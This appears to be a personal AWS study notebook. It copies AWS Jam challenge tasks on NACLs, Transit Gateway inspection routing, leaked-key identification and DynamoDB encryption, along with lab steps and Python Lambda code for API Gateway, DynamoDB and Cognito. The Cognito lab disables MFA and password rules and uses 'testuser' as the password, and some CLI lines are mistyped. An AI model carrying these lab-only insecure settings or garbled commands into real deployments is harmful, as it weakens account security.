A network ACL contains a numbered list of rules. Rules are evaluated in order, starting with the lowest numbered rule, to determine whether traffic is allowed in or out of any subnet associated with the network ACL. The highest number that you can use for a rule is 32766. We recommend that you start by creating rules in increments (for example, increments of 10 or 100) so that you can insert new rules where you need to later on. A Network ACL stops rule evaluation as soon as it finds the first rule that matches.
Network ACLs are stateless, which means that responses to allowed inbound traffic are subject to the rules for outbound traffic (and vice versa).

⚠ Attention!
Remember, NACLs are stateless, unlike Security Groups.
For this reason, Security Groups scale much better to handle granular rules.
Use summarization with NACL to avoid too many rules.
There are quotas (limits) for the number of network ACLs per VPC, and the number of rules per network ACL. For more information, see Amazon VPC quotas.

You need to have an allow rule to handle traffic from the internet as well!
See below for the list of rules you will need to have on your Network ACLs.
| NACL | Direction | Source | Action | | ---------- | ---------- | ------ | ------ | | Frontend | Inbound | Backend1 | Deny * | | Frontend | Inbound | Backend2 | Deny * | | Frontend | Inbound | Database1 | Deny | | Frontend | Inbound | Database2 | Deny | | Frontend | Inbound | Everything | Allow | | Frontend | Outbound | Everything | Allow | | ---------- | ---------- | ------ | ------ | | Backend | Inbound | Frontend1 | Allow | | Backend | Inbound | Frontend2 | Allow | | Backend | Inbound | Database1 | Deny * | | Backend | Inbound | Database2 | Deny * | | Backend | Outbound | Everything | Allow | | ---------- | ---------- | ------ | ------ | | Database | Inbound | Frontend1 | Deny | | Database | Inbound | Frontend2 | Deny | | Database | Inbound | Backend1 | Allow | | Database | Inbound | Backend2 | Allow | | Database | Outbound | Everything | Allow |
* As stated above, Network ACLs are stateless, so you need to handle return traffic with ephemeral ports as well.

❌ ⍰ **Attention!**
You can Add and Remove Network ACLs.
You can Add and Remove Network ACL rules.
But you **CAN'T** change NACL rules. If you have a wrong rule, please remove it, save, and add it again.
Please **ignore the default VPC**, the one with CIDR 172.31.0.0/16. Nothing is required for the *default* VPC in this Jam challenge. Always use a VPC called Jam!

Task Validation:

To complete this task, you will need to use the AWS Console. For each custom NACL you created in the previous task, you will need to have Allow and Deny rules on Inbound and Outbound, according to the design above.
For each tier you change, check the web page to see whether it is communicating with other tiers or not, according to the rules defined.

Aus <https://jam.aws.com/v2/8dfbde33-2769-4089-9be2-b08c5b5061e3/challenges/vpc-security-boundaries/tasks/3f8786a9-2088-474a-87f9-774b98707de2/details>

All Roads Lead to Gateway Load Balancer: A Transit Gateway Centralized Inspection Love Story

Freitag, 17. November 2023 16:57

Background
Take a close look at the architecture diagram and consider the fact that your instance in Spoke 1 should be able to reach out to the Internet. What's more - is that all traffic destined for the Internet and its return traffic should be subject to inspection by our Appliances, courtesy of Gateway Load Balancer.
Transit Gateway is a Layer 3 next hop destination for traffic, and we want to send everything but traffic bound for the local VPC CIDR toward the Transit Gateway. In addition, we need to ensure that once traffic reaches the Transit Gateway, it is then subject to inspection by our Appliance fleet - both in the egress and ingress directions.
Let's start out by implementing the **VPC Route Table** modifications that permit this.
Your Task
Your specific task for this stage is to implement the VPC Route Table modifications in Spoke 1 VPC and the Appliance VPC to provide for North-South connectivity from an instance in AZ-a in Spoke 1 VPC through to the Internet and back.
Getting Started
Referring to the diagram, we can see we have our **Egress** Transit Gateway Route Table, providing an egress route for the Internet traffic through the Appliance fleet. You need to make sure that traffic from the Spoke 1 VPC subnet containing our application instances has a bidirectional path via the Transit Gateway, Appliance Fleet (via the Gateway Load Balancer) and the NAT Gateway.
Look closely at each of these hops in the traffic flow to ensure North-South connectivity is intact!
Inventory

- Application-1a instance in Spoke 1 VPC
- Appliance instances in Appliance VPC
- Gateway Load Balancer Endpoints (GWLBe) in each AZ of the Appliance VPC
- NAT Gateways in each AZ of the Appliance VPC
- Internet Gateway attached to the Appliance VPC

Services You Should Use
In order to accomplish this task effectively, you should use the following services:

- Session Manager launched from EC2 console to Application-1a instance
- VPC Route Tables of Spoke 1 VPC
- VPC Route Tables of Appliance VPC

Task Validation
The task will be automatically complete once you find the solution. In addition you can always check your progress by pressing the “Check my progress” Button in the challenge details screen. From the Application-1a instance in Spoke 1 VPC you should be able to ping an Internet destination, with the command ping amazon.com.

Aus <https://jam.aws.com/v2/8dfbde33-2769-4089-9be2-b08c5b5061e3/challenges/gwlb-tgw-packet-inspection/tasks/b18a61d8-5a7a-4be5-866f-c9462d042622/details>

Background
In Transit Gateway-based architectures, it is common to subject both North-South *and* East-West traffic to inspection by things like AWS Network Firewall, Gateway Load Balancers + fleets of Appliances, and more. In Task 1, we enabled North-South connectivity by adding select VPC Route Table entries. In this task, we will make sure an instance in Spoke 1 AZ-a can ping an instance in Spoke 2 AZ-a.
Your Task
In this task, we want to accomplish East-West connectivity between two Application instances in AZ-a of the Spoke 1 and 2 VPCs through the Transit Gateway. When in doubt, look closely at the architecture diagram!
Getting Started
Using Session Manager initiated in the EC2 console, connect to the Application-1a instance. Try and ping the Application-2a instance with
ping 10.0.1.40
Does it get through? Do you see a reply? Probably not; bummer. Let's fix it!
Both of the subnets that contain our Application instances in both Spoke 1 and 2 VPCs ought to

have their default route pointing toward Transit Gateway. And, our Security Groups are allowing all traffic to and from the CIDRs of each VPC. So then, what else could be wrong?
We know from Task 1 that all Spoke 1 VPC traffic except the local CIDR is going through the Appliance fleet. Now, think about how you can make the traffic from Spoke 1 VPC and destined for Spoke 2 VPC via a "detour" through the Appliance Fleet.

Inventory

- Application instances in Spoke 1 and 2 VPCs, in AZ-a
- Transit Gateway Route Table entitled "Transit Route Table"
- Transit Gateway attachments already in place for all VPCs
- VPC Route Tables

Services You Should Use

In order to accomplish this task, you should use the following services:

- Session Manager launched from EC2 console to Application-1a instance
- Transit Gateway Route Tables
- VPC Route Tables

Task Validation

The task will be automatically complete once you find the solution. In addition you can always check your progress by pressing the “Check my progress” Button in the challenge details screen. But, you will know you are done with this Task when you can successfully ping the Application instance at 10.0.1.40 and receive replies.
Note: Any Transit Gateway routes inputted for this task should be *propagated*, not *statically inputted*.

Aus <https://jam.aws.com/v2/8dfbde33-2769-4089-9be2-b08c5b5061e3/challenges/gwlb-tgw-packet-inspection/tasks/1e7f6f09-4712-4ab0-8f6a-d3e6060bf251/details>

Background

Read Me First!

In Transit Gateway architectures that involve multiple AZs (as all well-architected infrastructures should!) we have a *slight* problem with the logic of Transit Gateway's out-of-the-box functionality when communicating across AZs - such as while communicating from Application-1a instance of Spoke 1 VPC to the Application-1b instance of Spoke 2 VPC.
You see, Transit Gateway attempts to minimize latency and cross-AZ charges for our customers by keeping traffic in the same AZ from which it originated, whenever possible. This means traffic from Application-1a instance will go to Transit Gateway ENI in AZ-a of Appliance VPC. This traffic will then go to the Gateway Load Balancer Endpoint in the same AZ i.e. AZ-a. This works fine for intra AZ communication between the Spokes. However, the inter-AZ communication breaks because of this behavior. Consider Application-1a Instance is talking to Application-2b Instance. Think about the return traffic, which is coming from Application-2b instance of Spoke-2 VPC. This traffic will hit the transit gateway ENI in AZ-b and hence the Gateway Load Balancer ENI in AZ-b. Since the forward traffic (from Application-1a instance), went to Gateway Load Balancer Endpoint in AZ-a, this causes asymmetric routing. Gateway Load Balancer ENI in AZ-b, being unaware of the flow for the return traffic, will drop the return traffic.

Your Task

Your challenge on this Task is to leverage a cool feature of Transit Gateway, which allows for Traffic to cross-AZs such that both forward and return traffic hits the same AZ's Transit Gateway ENI. This ensures that the traffic in both directions is traversing the same Gateway Load Balancer Endpoint.

Getting Started

From your Application-1a instance, which you can reach via Session Manager initiated in the EC2 console, try to ping the Application-2b instance, with:

```
ping 10.0.1.10
```

Do you see a reply to that ping? It's strange - everything seems to be in place for this to work - Transit Gateway Route Tables are there, Security Groups look good, VPC Route Tables are all sending traffic to the TGW - we were even able to ping the Application-2a instance - why not Application-2b?

Curiouser and Curiouser

Let's start out by describing the Transit Gateway VPC Attachments. From your Application-1a instance in Session Manager, try running the command:

```
aws ec2 describe-transit-gateway-vpc-attachments
```

You should get back your three TGW attachments. Do you see the **options** field? Which option

do you think will prevent the asymmetric routing? See below for an example block of the output of this command:

```
"Options": {
            "DnsSupport": "enable",
            "Ipv6Support": "disable",
            "ApplianceModeSupport": "disable"
        }
```

These three flags look interesting; try researching a little on appliances deployed in this manner to determine the right course of action to take from here on. You're almost there!

Inventory

- Application instance in Spoke 1 VPC
- AWS CLI v2

Services You Should Use

- Session Manager initiated from EC2 console to Application A instance in Spoke 1 VPC.
- AWS VPC Console, Transit Gateway Attachments

Task Validation

The task will be automatically complete once you find the solution. In addition you can always check your progress by pressing the “Check my progress” Button in the challenge details screen. But, you will know you have completed this task if you successfully receive replies back to your pings to 10.0.1.10 from your Application-1a instance (**Note**: you may have to wait up to 2 minutes after applying your change to see replies).

Aus <https://jam.aws.com/v2/8dfbde33-2769-4089-9be2-b08c5b5061e3/challenges/gwlb-tgw-packet-inspection/tasks/dd20b387-611e-473b-9f77-38b718e47e03/details>

Who Am I?

Freitag, 17. November 2023 16:57

BACKGROUND

As you were reviewing application code in a github repository for vulnerabilities, you found an IAM Access Key pair in plain text. You need to identify the IAM user and AWS Account number associated with it to start your investigation of how it ended up there.

YOUR TASK

What AWS Account number and IAM User name is this Access Key pair associated with?

WHAT YOU HAVE

The Access Key pair has been written to a text file named accesskey.txt and placed in a S3 Bucket. The S3 Bucket name can be found in the *Output Properties* of the challenge in the value for the key *IAMKeysS3BucketName*.

When you open the file it will look like this:

AKIAI44QH8DHBEXAMPLE

je7MtGbClwBF/2Zp9Utk/h3yCo8nvbEXAMPLEKEY

AKIAI44QH8DHBEXAMPLE is the AWS Access Key ID

je7MtGbClwBF/2Zp9Utk/h3yCo8nvbEXAMPLEKEY is the AWS Access Secret Key.

WHAT YOU NEED TO PROVIDE

Once you have figured out the solution, create a text file named solution.txt and upload to the same S3 Bucket you got the Access Key pair from. The contents should look like below:

111122223333

sofiamartinez

111122223333 is the AWS Account number

sofiamartinez is the IAM User name.

IMPORTANT NOTE: Make sure the text file is encoded UTF-8 and does not have any hidden control characters.

TASK VALIDATION

Hit the orange button "Check my progress" in the challenge *Overview* page when you are done.

Aus <https://jam.aws.com/v2/8dfbde33-2769-4089-9be2-b08c5b5061e3/challenges/who-am-i/tasks/d411c750-533d-452b-a3b2-7881677bc67c/details>

Aws configure --profice timon

```
awsstsget-caller-identity --profile timon
```

Aus <https://docs.aws.amazon.com/cli/latest/reference/sts/get-caller-identity.html>

Security Challenge: Encrypt that data!

Freitag, 17. November 2023 16:59

Your Task

Scenario - Your company BuyYourFrog has had issues with people accessing sensitive data in your database and so the table needs to be backed up and restored using your own personal customer-managed key. Your task is to create a Customer-managed key in AWS Key Management Service and back up and restore the DynamoDB database with this encryption key.

Steps:

1. Create a new Customer-managed key in AWS Key Management Service with an alias of **buy-your-frog-key**
2. Create a backup of the buy-your-frog table in DynamoDB and call it **DynamoEncryption**
3. Click restore on your backup and provide the name **DynamoEncryption** and select an encryption at rest setting which will allow you to use your own Customer-managed key, leave the default settings for everything else alone.
4. Once done select restore your table and the task will automatically be validated. You can return to the JAM platform.

Getting Started

You can solve this challenge with the AWS Management Console. In the AWS Management console, click 'Open AWS Console'. Once logging in, you can go to the DynamoDB or KMS Dashboard by entering 'Dynamodb' or 'KMS' in the search bar.

Inventory

- DynamoDB Table: Original Database

Services You Should Use

- **DynamoDB backup**
- **DynamoDB restore**
- **KMS Customer Managed Key:**

Task Validation

The JAM platform will automatically verify your task once the encrypted database is restored.

Aus <https://jam.aws.com/v2/8dfbde33-2769-4089-9be2-b08c5b5061e3/challenges/dynamo-back-up-encryption/tasks/0180520b-ab58-4e72-b48b-49ad994fb80f/details>

AWS Notes

Donnerstag, 25. Januar 2024 20:38

System Manger LAB

Donnerstag, 25. Januar 2024 20:39

SSM Agent Quick Setup -> EC2 instance System Manager hinzufügen
Node Managment Inventory alle EC2 instancen mit SSM Agent
Node Managment Run Command, Session Manager, Fleet Manager Passwort ändern Logs auslesen Dateisystem anschauen mit Tail Funktion
KMS aktivieren für verschlüsselung
Ansible Playbook senden über State Manager
Patch Management um Security Patches zu scannen und fixes zu installieren
Compliance Management um Regeln zu definieren die in der Region angewendet werden wie z.b offene SSH Ports in Security Groups
Automatische Sarnierung von Compliance

Quicksight

Donnerstag, 1. Februar 2024 22:18

Power BI von Amazon (Busines Intelligence)
Können Daten (Tabellen) Grafisch darstellen

Kosten auf basis von Daten die rein geladen werden

0.38 Fr pro GB und Monat

API Gateway

Samstag, 3. Februar 2024 10:59

Pfade hinzufügen und anschliessend methoden mit verlinkung auf z.b Lambda function angeben

CREATE YOUR API

12. For **Choose an API type**, on the **REST API** card, choose **Build** .

CAUTION: Be sure not to choose the option reading **REST API** Private.

This example API is prepopulated for you by AWS. It is a good reference if you are new to working with Amazon API Gateway, but you will not use this example for your lab.

13. Make the following selections:

- **API details:** **New API**
- **API name:** `SuperheroesMission`
- **Description:** `Demo`

14. Leave all other values as the default and choose **Create API** .

CREATE YOUR GETHEROESLIST RESOURCES

15. Choose Create Resource and set the following values:

- Untoggle **Proxy resource:** option, if it is not already disabled.
- **Resource Name:** `getheroeslist`
- **CORS (Cross Origin Resource Sharing):** (Select the checkbox.)

16. Choose **Create Resource** .

Next you will create another child resource.

17. Choose the **/** under the **Resources** section (the root of the folder).

18. Choose Create Resource and set the following values:

- Untoggle **Proxy resource:** option, if it is not already disabled.
- **Resource Name:** `getmissiondetails`
- **CORS (Cross Origin Resource Sharing):** (Select the checkbox.)

19. Choose **Create Resource** .

CREATE GETHEROESLIST METHOD

Next you will create the methods to call the Lambda functions you created in Part 2 of this series of labs. Recall that the Lambda functions pull mission data from the DynamoDB table in several different ways.

20. Select the **/getheroeslist** resource, choose the Create Method .

21. In the method details page, make the following selections:

- For **Method type**, choose **POST** .
- For **Lambda Function**, select the ARN that contains `getheroeslist` .

22. Leave all other as the default and choose **Create Method** .

CREATE GETMISSIONDETAILS METHOD

23. Select the **/getmissiondetails** resource, choose the Create Method .

24. In the method details page, make the following selections:

- For **Method type**, choose **POST** .
- For **Lambda Function**, select the ARN that contains `getmissiondetails` .

25. Leave all other as the default and choose **Create Method** .

Next, you will enable CORS for the methods you just created in the API Gateway. Cross-Origin Resource Sharing (CORS) allows browsers to make HTTP requests to servers with a different domain/origin.

Task 3: Generate the SDK For Your API

In this task, you will generate the SDK for your API. After deploying the API, you will be redirected to the Demo1 Stage details page.

35. On the stage details page, choose `Stage actions` menu, select **Generate SDK** option, then configure:

- **Platform:** *Javascript*
- Choose **Generate SDK**

36. Save the zip file to a location on your computer.

37. Extract the content of the JavaScript zip file you downloaded.

Next, you will retrieve an HTML page that you will use to test your API.

38. Save this index.html file ("Save Link as…") in the **apiGateway-js-sdk** folder.

Recall that you downloaded the ZIP file and extracted the contents to your local computer in the previous steps.

39. Open the saved index.html on your local machine with your browser.

40. Using the index web page, retrieve mission details.

Note: To retrieve mission details using the index web page, select the Super Hero name in the drop down list and then choose **GO** to display the Mission Status and Mission Dossier

41. Review the output.

Python API

Sonntag, 4. Februar 2024 16:04

```
import json
from pprint import pprint
import boto3
from boto3.dynamodb.conditions import Key, Attr
import time
from decimal import *
import os
from botocore.exceptions import ClientError

def lambda_handler(event,context):
    region=boto3.session.Session().region_name
    dynamodb = boto3.resource('dynamodb', region_name=region) #low-level Client
    table = dynamodb.Table(os.environ['tablename']) #define which dynamodb table to access

    try:
        response = table.put_item(    # since the Item is already in a json format as part of the incoming event object, we
can pass it
        Item=event["Item"]          # directly to the put_item function
        )
        return response
    # handle error responses
    except ClientError as error:
        return error.response['Error']['Message']
    except Exception as error:
        print(error)


import boto3
import argparse

def create_new_dynamodb_table(namefortable):
  region=boto3.session.Session().region_name
  dynamodb = boto3.resource('dynamodb', region_name=region) #low-level client
  table = dynamodb.create_table(
    TableName=namefortable,
    KeySchema=[                         # Specify the table keys
        {
          'AttributeName': 'Artist',
          'KeyType': 'HASH' #Partition Key
        },
        {
          'AttributeName': 'Album',
          'KeyType': 'RANGE' #Sort Key
        }
    ],
    AttributeDefinitions=[              # Specify the other known table attributes
        {
          'AttributeName': 'Artist',
          'AttributeType': 'S'
        },
        {
          'AttributeName': 'Album',
          'AttributeType': 'S'
        },
        {
          'AttributeName': 'Genre',
          'AttributeType': 'S'
        }
    ],
    GlobalSecondaryIndexes=[            #  Create the GSI on the Genre attribute
        {
          'IndexName': 'genre-index',
          'KeySchema': [
            {
              'AttributeName': 'Genre',
              'KeyType': 'HASH'
            },
          ],
          'Projection': {
            'ProjectionType': 'ALL',
          },
          'ProvisionedThroughput': {
            'ReadCapacityUnits': 100,
            'WriteCapacityUnits': 100
          }
        }
    ],
    ProvisionedThroughput={             # Set a high throughput value for the purposes of the lab
        'ReadCapacityUnits': 100,
        'WriteCapacityUnits': 100
    }
  )
  return table

if __name__ == '__main__':
    parser = argparse.ArgumentParser()
    parser.add_argument("tablename", help="name of the dynamodb table to create")    # Get the name
of the table to create as a command line argument
    args = parser.parse_args()
    result = create_new_dynamodb_table(args.tablename)
    print("Table status:", result.table_status)



import json
import argparse
import boto3
from pprint import pprint, pformat
import time
from decimal import Decimal

def load_dataset(dataset, targettable):

    region=boto3.session.Session().region_name
    dynamodb = boto3.resource('dynamodb', region_name=region) # low-level client
```

```
import json
from pprint import pprint
import boto3
from boto3.dynamodb.conditions import Key, Attr
import time
from decimal import *
from botocore.exceptions import ClientError
import os

def lambda_handler(event,context):
    region=boto3.session.Session().region_name
    dynamodb = boto3.resource('dynamodb', region_name=region) #low-level Client
    table = dynamodb.Table(os.environ['tablename']) #define which dynamodb table to access

    try:
        delstatus = table.delete_item(              # perform delete
            Key={
                'Artist': event["Artist"],
                'Album': event["Album"]
            },
            ConditionExpression = Attr("Rank").gt(100) | Attr("Rank").not_exists()  # a cleaner code snippet
that leverages boto3's conditions classes
        )
        return delstatus
    except ClientError as error:
        return error.response['Error']['Message']
    except Exception as error:
        print(error)



import json
from pprint import pprint
import boto3
from boto3.dynamodb.conditions import Key, Attr
import time
from decimal import *
from botocore.exceptions import ClientError
import os

def lambda_handler(event,context):
    region=boto3.session.Session().region_name
    dynamodb = boto3.resource('dynamodb', region_name=region) #low-level Client
    table = dynamodb.Table(os.environ['tablename']) #define which dynamodb table to access

    try:
        delstatus = table.delete_item(              # perform delete
            Key={
                'Artist': event["Artist"],
                'Album': event["Album"]
            },
            ConditionExpression = "attribute_not_exists(#R) OR (#R > :min)",   # specifying the condition for
deleting the item, with placeholders for actual names and values
            ExpressionAttributeNames = { '#R' : "Rank" },               # providing the actual attribute name
here, since rank is a reserved word in DynamoDB
            ExpressionAttributeValues={ ':min': 100 }                   # providing the numerical value here,
since entering the number in the ConditionExpression would be read as a string
        )
        return delstatus
    except ClientError as error:
        return error.response['Error']['Message']
    except Exception as error:
        print(error)



import json
import boto3
from boto3.dynamodb.conditions import Key, Attr
import os
from botocore.exceptions import ClientError

def lambda_handler(event, context):
    region=boto3.session.Session().region_name
    dynamodb = boto3.resource('dynamodb', region_name=region) #low-level Client
    table = dynamodb.Table(os.environ['tablename']) #define which dynamodb table to access

    if len(event['Genre']) > 0:
        try:
            totallist = table.query(              # we want to use a query here for the most efficient data access
```

```
def load_dataset(dataset, targettable):

   region=boto3.session.Session().region_name
   dynamodb = boto3.resource('dynamodb', region_name=region) # low-level client
   table = dynamodb.Table(targettable)

   for dataitem in dataset:          # loop over each item in the dataset
      try:
         response = table.put_item(Item=dataitem)    # Use the put_item function to add each item to the
table
      # handle error responses
      except ClientError as error:
         return error.response['Error']['Message']
      except Exception as error:
         print(error)

if __name__ == '__main__':
   parser = argparse.ArgumentParser()
   parser.add_argument("tablename", help="name of the dynamodb table to target")   # Grab the name
of the table and json file with data as command line arguments
   parser.add_argument("datafile", help="location of text data file, ex: movies.json")
   args = parser.parse_args()

   with open(args.datafile,"r") as json_file:
         data_list = json.load(json_file, parse_float=Decimal)    # take advantage of json.load class to
ingest the data into a Python object
         load_dataset(data_list, args.tablename)
         json_file.close()
```

```
import json
import boto3
from decimal import Decimal
from botocore.exceptions import ClientError
import os

def lambda_handler(event, context):
   region=boto3.session.Session().region_name
   dynamodb = boto3.resource('dynamodb', region_name=region) #low-level Client
   table = dynamodb.Table(os.environ['tablename']) #define which dynamodb table to access

   try:
      response = table.update_item(                # we want to use the update_item function here
         Key={
            'Artist': event["Item"]["Artist"],
            'Album': event["Item"]["Album"]
         },
         UpdateExpression="set Genre=:g, #R=:r, #Y=:y",     # We have to use placeholders for not only
values, but attribute names since "Year" and "Rank" are reserved words
         ExpressionAttributeNames = { '#R' : "Rank", '#Y' : "Year" },  # specifying the actual attribute names
         ExpressionAttributeValues={                        # linking the values for the attributes we want
changed to the incoming event data
            ':r': Decimal(event["Item"]["Rank"]),
            ':g': event["Item"]["Genre"],
            ':y': event["Item"]["Year"]
         },
         ReturnValues="UPDATED_NEW"
      )
      return response['Attributes']
   # handle error responses
   except ClientError as error:
      return ClientError
   except Exception as error:
      print(error)
```

```
dynamodb = boto3.resource('dynamodb', region_name=region) #low-level Client
   table = dynamodb.Table(os.environ['tablename']) #define which dynamodb table to access

   if len(event['Genre']) > 0:
      try:
         totallist = table.query(               # we want to use a query here for the most efficient data access
         IndexName="genre-index",               # specify the name of the GSI created on the Genre
attribute
         KeyConditionExpression = "Genre = :sortkeyval",    # Use a conditional expression with a
placeholder to specify what key we want
         ExpressionAttributeValues = { ':sortkeyval' : event['Genre'] }  # give the actual value for the
placeholder, which should equal the incoming event data
         )
      except ClientError as error:
         return error.response['Error']['Message']
      except BaseException as error:
         raise error
      return totallist['Items']
   else :
      try:
         scanreturn = table.scan()
         totallist = scanreturn['Items']

         while 'LastEvaluatedKey' in scanreturn.keys(): # if lastevaluatedkey is present, we need to keep
scanning
            scanreturn = table.scan(
               ExclusiveStartKey = scanreturn['LastEvaluatedKey']
            )
            totallist += scanreturn['Items']
         return totallist
      except ClientError as error:
         return error.response['Error']['Message']
      except Exception as error:
         print(error)
```

AWS Cognito

Sonntag, 4. Februar 2024 16:55

AWS Cognito ist ein Authentifizierungs Dienst von AWS

TASK 6.1: CREATING AN AMAZON COGNITO USER POOL

116. At the top of the AWS Management Console, to the right of the **Services** menu, in the search bar, search for `Cognito` and then choose that service from the list.

117. Choose **Create user pool**

Note: You may safely ignore the error message *[AccessDeniedException] Failed to fetch ACM certificates.*

118. In the **Configure sign-in experience** step, complete the following settings for **Authentication providers**:

- **Provider types**: Cognito user pool
- **Cognito user pool sign-in options**: User name
- **User name requirements**: Allow users to sign in with a preferred user name

119. Choose **Next**

120. In the **Configure security requirements** step, complete the following settings:

- In the **Password policy** section, select **Custom**.
- **Password minimum length**: 8 by default
- **Password requirements**: clear the check box for the following options: -☐ **Contains at least 1 number** -☐ **Contains at least 1 special character** -☐ **Contains at least 1 uppercase letter** -☐ **Contains at least 1 lowercase letter**
- In the **Multi-factor authentication** section, select **MFA enforcement**: No MFA
- In the **User account recovery** section, unselect the default option.

CAUTION: Selecting **No MFA** is not best security practice. You are only choosing this option for the sake of this lab demonstration. Using MFA in a real world use case is best practice.

121. Choose **Next**

122. In the **Configure sign-up experience** step, complete the following settings:

- In the **Verifying attribute changes** section for **Keep original attribute value active when an update is pending - Recommended** deselect the checkbox. Leave the remaining settings as is.

123. Choose **Next**

124. In the **Configure message delivery** step, complete the following settings:

- Under **Email**, in the **Email provider** section, choose **Send email with Cognito**.
- Leave the remaining settings as is.

125. Choose **Next**

126. In the **Integrate your app** step, complete the following settings:

- In the **User pool name** section, enter `MusicAppPool` for **User pool name**.
- In the **Initial app client** section, enter `MusicAppClient` for **App client name**.
- In **Client secret**, Don't generate a client secret is selected by default.

127. Choose **Create user pool**.

128. Copy the **Pool Id** into a separate file or clipboard manager. You will reference this in a later step.

129. Click on the **MusicAppPool**, under **App Integration** tab, scroll down to **App client list**.

130. Copy the **App client id** in the same manner you saved the **Pool Id**

Example Values:

- **Pool Id:** us-west-2_aAjVJjJHr
- **App client id:** 3ao6g7eq5soc7baqna6ks5l9mv

TASK 6.2: CREATING A USER IN THE AMAZON COGNITO USER POOL

You will create and confirm an Amazon Cognito user by using the AWS CLI.

131. Navigate to the AWS Cloud9 environment, leaving the **Amazon Cognito** console tab open.

132. Replace `{ChangeMe-AppClientID}` with your **App client id** in the following command, then run the adjusted command in the AWS Cloud9 terminal.

```
aws cognito-idp sign-up --client-id {ChangeMe-AppClientID} --username testuser --password testuser
```

Expected output:

```
{
    "UserConfirmed": false,
    "UserSub": "abc70c2f-52v7-4abc-c195-012abc8560ab"
}
```

The command added a new user to the user pool with the username `testuser` and a password of `testuser`. For more information on Amazon Cognito CLI commands, refer to *Amazon Cognito Command Reference* in the Additional Resources section.

133. Replace `{ChangeMe-PoolID}` with the value of the **Pool Id** that you noted earlier. Run the adjusted command to confirm the user that you created.

```
aws cognito-idp admin-confirm-sign-up --user-pool-id {ChangeMe-PoolID} --username testuser
```

134. Navigate to the **Amazon Cognito** browser tab, and choose **Users and groups** in the left navigation menu.

You should see the username testuser and the that the status is **CONFIRMED**. If you do not see it, choose the refresh icon in the top-right corner.

Usually, the sign-up process would be done at the application level. The music application does not support this, so you created the user manually.

TASK 6.3: CREATING THE AMAZON COGNITO AUTHORIZER

Your Amazon Cognito user pool is ready to be used. You need to update your API's configuration to use it by adding an Amazon Cognito Authorizer. The Authorizer will allow you to control access to your API with the **MusicAppPool**.

135. In the **AWS Management Console**, in the unified search bar, search for and choose `API Gateway`.

136. Choose MusicAPI.

137. In the left navigation menu, choose **Authorizers**.

138. Choose **+ Create New Authorizer**.

139. Update the details as follows:

- For **Name**, enter `MusicAppPool`
- For **Type**, select `Cognito`
- For **Cognito User Pool**, enter `MusicAppPool`
- For **Token Source**, enter `Authorization`
- For **Token Validation**, leave it empty.

140. Choose **Create**.

TASK 6.4: ENABLING AUTHORIZATION ON THE API ENDPOINTS

Now that the Amazon Cognito authorizer is created, you need to enable it on your API methods.

TASK 6.4: ENABLING AUTHORIZATION ON THE API ENDPOINTS

Now that the Amazon Cognito authorizer is created, you need to enable it on your API methods.

141. In the left navigation pane, choose **Resources**.

142. In the **Resources** tree, choose **GET**.

143. Inside the flowchart, choose **Method Request**.

144. In the **Settings** section, next to **Authorization**, choose ✎

145. Select **MusicAppPool** from the drop-down list, and then choose ✔ to save the setting. If you don't see it as an option, try refreshing the browser.

You will now repeat the above steps for the other methods.

146. Repeat the steps used for the GET method to add authorization to the POST, DELETE, and PUT methods.

147. Choose **Actions**, then select **Deploy API**

148. In the **Deploy API** dialog box, for **Deployment stage** choose `dev`

149. Choose **Deploy**.

TASK 6.5: APPLICATION INTEGRATION

You are now ready to use the music application with the Amazon Cognito user pool.

150. Navigate to the AWS Cloud9 environment.

151. In the left navigation pane, choose **lab-files**, and then choose **web-app**.

152. Right-click the config.js file and choose Open

153. In the AWS Cloud9 editor, in the `var poolData` section, add the values for the **Pool Id** and **App client id** you noted earlier. The updated file should look similar to the following:

```
var poolData = {
    UserPoolId: 'us-west-2_aAjVJjJHr',
    ClientId: '3ao6g7eq5soc7baqna6ks5l9mv'
};
```

154. Save your changes by choosing the **File** menu and selecting **Save**

```
var poolData = {
    UserPoolId: 'us-west-2_aAjVJjJHr',
    ClientId: '3ao6g7eq5soc7baqna6ks5l9mv'
};
```

154. Save your changes by choosing the **File** menu and selecting **Save**

155. Replace `{ChangeMeS3Bucket}` in the following command with the value of **S3BucketName** listed to the left of these instructions. Run the adjusted command in the AWS Cloud9 terminal window to re-upload the `config.js` file to S3.

```
aws s3 cp config.js s3://{ChangeMeS3Bucket}
```

You will need to run this command in the `web-app` directory.


156. Navigate to the browser tab with the music application.

157. Refresh the browser, and notice that the music application is now displaying an authorization error or network error similar to this:

Encryption

Samstag, 10. Februar 2024 11:13

Das AWS Encryption SDK, das AWS Database Encryption SDK und der Amazon S3 Encryption Client werden verwendet, um Daten auf **Anwendungsebene** zu verschlüsseln, bevor sie über Netzwerke gesendet werden. AWS Certificate Manager (ACM) und AWS Private Certificate Authority werden verwendet, um **Daten während der Übertragung** über Netzwerke hinweg zu verschlüsseln. AWS Key Management Service (AWS KMS) und AWS CloudHSM werden verwendet, um **ruhende** Daten oder Daten, die an persistenten Speicherorten gespeichert sind, zu verschlüsseln. In diesem Kurs erfahren Sie mehr über jedes dieser AWS-Angebote.



Gamefleet

Sonntag, 11. Februar 2024 16:39

